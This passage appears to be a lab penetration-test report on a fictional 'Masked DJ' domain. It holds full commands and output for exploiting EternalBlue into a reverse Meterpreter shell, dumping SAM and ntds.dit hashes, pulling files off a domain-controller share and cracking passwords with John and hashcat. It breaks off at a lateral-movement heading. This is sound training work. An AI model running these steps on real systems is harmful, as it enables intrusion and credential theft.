Based on the information obtained from the enumeration phase, it was discovered that the SMB service running on the Windows 7 based host machine - BOOKINGS-PC (192.168.65.129) was vulnerable to a high severity remote code execution (RCE) vulnerability - **CVE-2017-0143**. This vulnerability was found to affect Windows 7 based operating systems that were running the SMBv1 service. The vulnerability in the Microsoft SMBv1 server protocol allows an attacker to gain remote access to the system and to run arbitrary commands/code. The Metasploit exploit 'ms17-010 - EternalBlue' for this vulnerability was used to exploit the SMB service in order to gain initial access to the Masked DJ's system and network.

Reference -
https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/
https://nvd.nist.gov/vuln/detail/cve-2017-0143

Metasploit:

The remote hosts parameter was set to the IP address of the target machine - 192.168.65.129, and the metasploit exploit was configured as follows:



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.65.128:4444
[*] 192.168.65.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.65.129:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.65.129:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.65.129:445 - The target is vulnerable.
[*] 192.168.65.129:445 - Connecting to target for exploitation.
[+] 192.168.65.129:445 - Connection established for exploitation.
[+] 192.168.65.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.65.129:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.65.129:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.65.129:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.65.129:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.65.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.65.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.65.129:445 - Sending all but last fragment of exploit packet
[*] 192.168.65.129:445 - Starting non-paged pool grooming
[+] 192.168.65.129:445 - Sending SMBv2 buffers
[+] 192.168.65.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.65.129:445 - Sending final SMBv2 buffers.
[*] 192.168.65.129:445 - Sending last fragment of exploit packet!
[*] 192.168.65.129:445 - Receiving response from exploit packet
[+] 192.168.65.129:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.65.129:445 - Sending egg to corrupted connection.
[*] 192.168.65.129:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.65.129
[*] Meterpreter session 2 opened (192.168.65.128:4444 → 192.168.65.129:49220) at 2024-12-07 19:40:58 -0500
[+] 192.168.65.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.65.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.65.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

The exploit ran successfully against the vulnerable service on the target machine and as a result a remote meterpreter shell of the target machine was returned. The meterpreter shell provided remote access to the target machine and enabled us to run various system commands and other Metasploit/Meterpreter modules on the target host.

```
meterpreter > sysinfo
Computer        : BOOKINGS-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : MASKEDDJ
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Meterpreter commands such as ‘sysinfo’ and ‘getuid’ were executed on the target machine (Bookings-PC) in order to gather more information about the host. It was observed that the current user of the meterpreter session was running as - ‘**NT AUTHORITY\SYSTEM**’, which meant that we had access to the target machine with the highest system privileges.

Furthermore, remote shell access to the target machine was used to search for interesting files and directories on the target machine that could provide us more information about the organization and/or the Masked DJ.

Post Exploitation

Dumping the Password Hashes

The '**hashdump**' Meterpreter command was used to dump the password hashes of user accounts from the target machine's Security Account Manager (SAM) database. The hashdump command requires system privileges in order to dump the contents of the SAM file and since we were already running as 'NT AUTHORITY\SYSTEM', we were able to successfully dump the password hashes.

```
$ hashdump
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

The password hashes extracted from the system were stored in a file named 'hashdump.txt'.

```
┌──(kali㉿kali)-[~/reuben10/final/139]
└─$ cat hashdump.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Cracking the Password Hashes

In an attempt to crack/obtain the valid credentials for the user accounts from the password hashes, we used a password cracking tool named '**John The Ripper**' and performed a dictionary-based password attack using the 'rockyou.txt' password wordlist. The '--format' option was used to specify the type of hash and the password wordlist file was specified using the '-w' option.

```
$ john -format=NT -w=/usr/share/wordlists/rockyou.txt hashdump.txt
```

```
┌──(kali㉿kali)-[~/reuben10/final/139]
└─$ john --format=NT -w=/usr/share/wordlists/rockyou.txt hashdump.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Administrator)
Passw0rd         (Bookings)
2g 0:00:00:00 DONE (2024-11-15 14:02) 100.0g/s 422400p/s 422400c/s 672000C/s weston..annalyn
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

The password hashes for two local user accounts were cracked successfully using the tool.

User Credentials Obtained:

Username	Password
Administrator	
Bookings	**Passw0rd**

Discovery of Network Share

During the enumeration of the target machine '**BOOKINGS-PC**' in the post-exploitation phase, a network share of the organization's Domain Controller - 'MASKEDDJ-DC' was discovered. The shared folders could contain potentially sensitive information that could help us gain access to other systems and move laterally across the network.

```
C:\Windows\system32>net view
net view
Server Name            Remark

\\BOOKINGS-PC
\\MASKEDDJ-DC
The command completed successfully.
```

The following shared folders were found - 'Files', 'netlogon' and 'sysvol':

```
C:\Windows\system32>net view \\MASKEDDJ-DC
net view \\MASKEDDJ-DC
Shared resources at \\MASKEDDJ-DC


Share name  Type  Used as  Comment

Files       Disk           Where our Files are stored
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
The command completed successfully.
```

Based on the description of the shared folder named 'Files', it appeared that the organization's files were being stored in this directory. Contents of the shared folder 'Files':

```
C:\Windows\system32>dir \\MASKEDDJ-DC\Files
dir \\MASKEDDJ-DC\Files
 Volume in drive \\MASKEDDJ-DC\Files has no label.
 Volume Serial Number is 9CEB-D5ED

 Directory of \\MASKEDDJ-DC\Files

11/10/2019  12:57 PM    <DIR>          .
11/10/2019  12:57 PM    <DIR>          ..
11/10/2019  01:11 PM    <DIR>          Backup
11/10/2019  12:53 PM               366 New-Password-Policy.txt
11/10/2019  12:56 PM               609 User-Directory.rtf
               2 File(s)            975 bytes
               3 Dir(s)  31,166,222,336 bytes free
```

```
C:\Windows\system32>dir \\MASKEDDJ-DC\Files\Backup
dir \\MASKEDDJ-DC\Files\Backup
 Volume in drive \\MASKEDDJ-DC\Files has no label.
 Volume Serial Number is 9CEB-D5ED

 Directory of \\MASKEDDJ-DC\Files\Backup

11/10/2019  01:11 PM    <DIR>          .
11/10/2019  01:11 PM    <DIR>          ..
11/10/2019  01:10 PM    <DIR>          Active Directory
11/10/2019  01:11 PM               153 Backup-Plan.txt
11/10/2019  01:10 PM    <DIR>          registry
               1 File(s)            153 bytes
               4 Dir(s)  31,165,108,224 bytes free
```

Extracting and analyzing the contents of the Network Share

The shared folder 'Files' consisted of a number of files such as 'New-Password-Policy.txt', 'User-Directory.rtf' and a directory named 'Backup', which appeared to contain information related to the organization's backup plans and its Active Directory environment. In order to download the contents of this shared folder for further analysis, the share was mapped to the drive 'F:' and the Meterpreter 'download' command was used to download the shared files.

The network share was mapped to the 'F:' drive using the following command:

```
$ net use F: \\MASKEDDJ-DC\Files
```

```
C:\Windows\system32>net use F: \\MASKEDDJ-DC\Files
net use F: \\MASKEDDJ-DC\Files
The command completed successfully.
```

```
$ dir F:\\
```


```
meterpreter > dir F:\\
Listing: F:\
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2019-11-10 13:11:17 -0500  Backup
100666/rw-rw-rw-  366   fil   2019-11-10 12:53:35 -0500  New-Password-Policy.txt
100666/rw-rw-rw-  609   fil   2019-11-10 12:56:56 -0500  User-Directory.rtf
```

Contents of the shared folder were extracted to the tester's remote machine:

```
$ download F:\\ /home/kali/reuben10/final/share-content
```

```
meterpreter > download F:\\ /home/kali/reuben10/final/share-content
[*] mirroring  : F:\\Backup → /home/kali/reuben10/final/share-content/Backup
[*] mirroring  : F:\\Backup\Active Directory → /home/kali/reuben10/final/share-content/Backup/Active Directory
[*] downloading: F:\\Backup\Active Directory\ntds.dit → /home/kali/reuben10/final/share-content/Backup/Active Directory/ntds.dit
[*] Completed  : F:\\Backup\Active Directory\ntds.dit → /home/kali/reuben10/final/share-content/Backup/Active Directory/ntds.dit
[*] downloading: F:\\Backup\Active Directory\ntds.jfm → /home/kali/reuben10/final/share-content/Backup/Active Directory/ntds.jfm
[*] Completed  : F:\\Backup\Active Directory\ntds.jfm → /home/kali/reuben10/final/share-content/Backup/Active Directory/ntds.jfm
[*] mirrored   : F:\\Backup\Active Directory → /home/kali/reuben10/final/share-content/Backup/Active Directory
[*] downloading: F:\\Backup\Backup-Plan.txt → /home/kali/reuben10/final/share-content/Backup/Backup-Plan.txt
[*] Completed  : F:\\Backup\Backup-Plan.txt → /home/kali/reuben10/final/share-content/Backup/Backup-Plan.txt
[*] mirroring  : F:\\Backup\registry → /home/kali/reuben10/final/share-content/Backup/registry
[*] downloading: F:\\Backup\registry\SECURITY → /home/kali/reuben10/final/share-content/Backup/registry/SECURITY
[*] Completed  : F:\\Backup\registry\SECURITY → /home/kali/reuben10/final/share-content/Backup/registry/SECURITY
[*] downloading: F:\\Backup\registry\SYSTEM → /home/kali/reuben10/final/share-content/Backup/registry/SYSTEM
[*] Completed  : F:\\Backup\registry\SYSTEM → /home/kali/reuben10/final/share-content/Backup/registry/SYSTEM
[*] mirrored   : F:\\Backup\registry → /home/kali/reuben10/final/share-content/Backup/registry
[*] mirrored   : F:\\Backup → /home/kali/reuben10/final/share-content/Backup
[*] downloading: F:\\New-Password-Policy.txt → /home/kali/reuben10/final/share-content/New-Password-Policy.txt
[*] Completed  : F:\\New-Password-Policy.txt → /home/kali/reuben10/final/share-content/New-Password-Policy.txt
[*] downloading: F:\\User-Directory.rtf → /home/kali/reuben10/final/share-content/User-Directory.rtf
[*] Completed  : F:\\User-Directory.rtf → /home/kali/reuben10/final/share-content/User-Directory.rtf
meterpreter >
```


The contents of the shared folder were successfully downloaded from the target system.



The information obtained from the contents of the shared folder named ‘Files’ provided valuable information about the organization’s Active Directory environment, its users and password policy. The Masked DJ’s newly proposed password policy was found in the file named ‘New-Password-Policy.txt’. The policy recommended employees to use easier passwords and as a result could make it easier for an attacker to crack user credentials based on the specified policy (eg - Karen81@).


```
┌──(kali㉿kali)-[~/reuben10/final/share-content]
└─$ cat New-Password-Policy.txt
From: IT-Admin - IT-Admin@maskeddj.enpm809q
To: All Users

While the old webmaster/sysadmin liked very complex passwords I am
recommending an easier plan for passwords:

- 8 Characters
- Must have at least 1 Upper
- Must have at least 1 Lower
- Must have at least 1 Number
- Must have at least 1 Special Character

For example:

Kevin00!
Karen81@
```

The MaskedDJ’s employee’s name, phone numbers and email addresses were found in the file named ‘User-Directory.rtf’. The file contained additional information about the organization’s employees which, if discovered, could be used by an attacker to potentially perform phishing attacks or other such social engineering attacks.



Discovery of Active Directory backup

A backup of the organization's Active Directory environment was discovered in the file share. The file 'Backup-Plan.txt' indicated that the 'IT-Admin' was in the process of migrating the Active Directory domain information to another system. As a result, the 'ntds.dit' file and registry files were found to be stored in this directory. The 'ntds.dit' file is the central database that stores the organization's complete Active Directory structure and data. This file also contains information about the users, groups, and stores password hashes of all the domain users. The 'ntds.dit' file is highly sought after by attackers as it contains password hashes and other sensitive information that can be extracted by an attacker to crack user credentials, perform pass-the-hash attacks that can potentially result in complete domain compromise.



The registry hive backups for 'SYSTEM' and 'SECURITY' were also found in the directory named 'registry'. The 'SECURITY' registry hive stores cached domain credentials (LSA secrets) such as plaintext credentials, NT/LM hashes or Kerberos keys, and the 'SYSTEM' registry hive contains information that can be used to decrypt and extract secrets from the 'NTDS.dit' database.

References:
https://www.thehacker.recipes/ad/movement/credentials/dumping/ntds
https://blog.netwrix.com/2021/11/30/extracting-password-hashes-from-the-ntds-dit-file/

Note: These sensitive backups must be stored in a secure location as these files enable offline dumping of credentials (password hashes) by the attacker which can then be used to perform offline cracking of credentials or use these hashes to perform pass-the-hash or pass-the-ticket attacks against the organization.

Dumping secrets from the Active Directory database file - ‘ntds.dit’

To extract and dump credentials such as password hashes, kerberos keys, LSA secrets from the extracted ‘ntds.dit’ file, the Python Impacket library script named ‘**secretsdump.py**’ was used. The tool decrypts the ‘ntds.dit’ file using the ‘SYSTEM’ registry hive specified using the ‘-system’ option and parses its contents. The optional ‘SECURITY’ registry hive was also specified using the ‘-security’ parameter.

```
$ impacket-secretsdump -ntds ntds.dit -system ../registry/SYSTEM -security ../registry/SECURITY LOCAL
```

```
┌──(kali㉿kali)-[~/…/final/share-content/Backup/Active Directory]
└─$ impacket-secretsdump -ntds ntds.dit -system ../registry/SYSTEM -security ../registry/SECURITY LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0×b3acf1988b0a068292b6529adfd75a9d
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:72c7f58df3564759126a378551be843387ed0a97505a2ae3dfb488430ba811096ec399863e87f9cc
c2361991f776c1a4ee9c54aae4d66529f5d1228efc974b62eaaa4cab032c9eebbba30e65b42eddfaf7fabf121bc44fb39a369cb6888de4c9
cd8c2139821febe21b6b19cfc4c2a24d783d33486c5988597b72e008e2bc211612c1781ad0521f5e67e6751d82e60dd4fa59d40610785b0a
a313ea12e35a369edc532f0a7f3d9a546d30aeb6384a185364a73f7a24890aab8d3e17c00244e3ae3842ea4504cd363cfb267dd3
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b
[*] DPAPI_SYSTEM
dpapi_machinekey:0×318b1f4a37fdd2b04005a652d5e104881ced0eb2
dpapi_userkey:0×469e70dbe2b9122ebf0c787c18c368977af7bbed
[*] NL$KM
 0000   8B 06 64 F6 55 CE BF D5  5A 2D E5 E6 2B 03 F2 52    ..d.U...Z-..+..R
 0010   E9 09 43 4D 0E 05 67 C7  E1 19 0A E7 CA BD D9 63    ..CM..g........c
 0020   0E 69 67 31 EB D4 B9 28  D9 72 55 3A 87 8B 5D 36    .ig1...(.rU:..]6
 0030   BB EC D7 34 7D 8E 43 63  AE AB 19 E9 8B 31 9D CE    ...4}.Cc.....1..
NL$KM:8b0664f655cebfd55a2de5e62b03f252e909434d0e0567c7e1190ae7cabdd9630e696731ebd4b928d972553a878b5d36bbecd7347d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
```

Domain Credential Hashes extracted from ‘ntds.dit’ file:

```
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::
```

Kerberos Keys extracted from ‘ntds.dit’ file:

```
[*] Kerberos keys from ntds.dit
MASKEDDJ-DC$:aes256-cts-hmac-sha1-96:d83e370fb2878edd4b5197ecc1eac7bd0f58e7f1cdf3b6ffe9b21665eb7c7bbe
MASKEDDJ-DC$:aes128-cts-hmac-sha1-96:26335ee41974d12b29f83f10b78ad7e0
MASKEDDJ-DC$:des-cbc-md5:75ae26579179feef
krbtgt:aes256-cts-hmac-sha1-96:c003889aac51dc52e691e943b2be65e197d310bd19f957f77f8c7b54c0034b20
krbtgt:aes128-cts-hmac-sha1-96:cc66a40a9b491bd3c57087224db24f67
krbtgt:des-cbc-md5:798545cec76dc2ab
Bookings:aes256-cts-hmac-sha1-96:5c2de21a0238e3d5b9a41902cfabb6c57dac9284b27f2981d00e557ac78bb3fd
Bookings:aes128-cts-hmac-sha1-96:3d88e4b8df28f508c17d69ba778bf90c
Bookings:des-cbc-md5:d3eae6929eb5459d
IT-Admin:aes256-cts-hmac-sha1-96:83a86361dca783f4ad70a46d86d4f2068517c62cac51a9319d60c1a3621bbbb0
IT-Admin:aes128-cts-hmac-sha1-96:2f1d901caeca8aca8997663c42e532c2
IT-Admin:des-cbc-md5:fed64980e09dc23e
webmaster:aes256-cts-hmac-sha1-96:e405b124a027020e699430b5782c2dc0e6603ec1397f0bcd93c6e25e3857f6b8
webmaster:aes128-cts-hmac-sha1-96:b032c9a8cfefa16087d95a0367a6f757
webmaster:des-cbc-md5:f249c173207ca86b
ITADMIN-DESKTOP$:aes256-cts-hmac-sha1-96:3bb6464b853a3a058f3d3637dc9299adbcc3c0c56d6b1cba514d311fea47c8f0
ITADMIN-DESKTOP$:aes128-cts-hmac-sha1-96:be2247750304ca292c63884767a78e0c
ITADMIN-DESKTOP$:des-cbc-md5:64d397d5f4571a1f
BOOKINGS-PC$:aes256-cts-hmac-sha1-96:586293f8f20b5443c45e6c015b5e363bf3267ed60cb03c08484e00bcc42030a1
BOOKINGS-PC$:aes128-cts-hmac-sha1-96:af4e341c4420514d28038f37cb00a250
BOOKINGS-PC$:des-cbc-md5:fbef7543430d1394
```

Cracking password hashes extracted from the 'ntds.dit' file

The extracted password hashes of the domain user accounts were stored in a file named 'ad-hashes.txt'.

```
┌──(kali㉿kali)-[~/reuben10/final/139]
└─$ cat ad-hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::
```

An offline password cracking tool - '**Hashcat**' was used to crack the user credentials. A brute-force approach using the Mask attack mode was used to find valid credentials based on the organization's new password policy that was obtained from the network share. The password mask pattern specified '**?u?l?l?l?l?d?d?s**' according to the policy creates an 8 character long password starting with an uppercase character, and ending with two digits and a special character (Eg - Karen20!).

Hashcat:

```
-m 1000 - Hashcat mode for NTLM hashes (1000)
-a 3 - Mode 3 for Mask attack
?u - Uppercase character
?l - Lowercase character
?d - Digit character
?s - Special character

$ hashcat -m 1000 -a 3 ad-hashes.txt ?u?l?l?l?l?d?d?s
```

```
┌──(kali㉿kali)-[~/reuben10/final/139]
└─$ hashcat -m 1000 -a 3 ad-hashes.txt ?u?l?l?l?l?d?d?s

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LL
l project]
═══════════════════════════════════════════════════════════════════════════
═══════

* Device #1: cpu-skylake-avx512-AMD Ryzen 9 7940HS w/ Radeon 780M Graphics,

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 10 digests; 8 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
```

```
┌──(kali㉿kali)-[~/reuben10/final/139]
└─$ hashcat -m 1000 --show ad-hashes.txt

b18082f7c408891f34db2338514a36c9:Julia19!
```

The password hash for the user '**IT-Admin**' was successfully cracked using this approach.

Credentials Found:

Username	Password
IT-Admin	Julia19!


Lateral Movement

Laterally moving to the 'ITAdmin-Desktop' host system

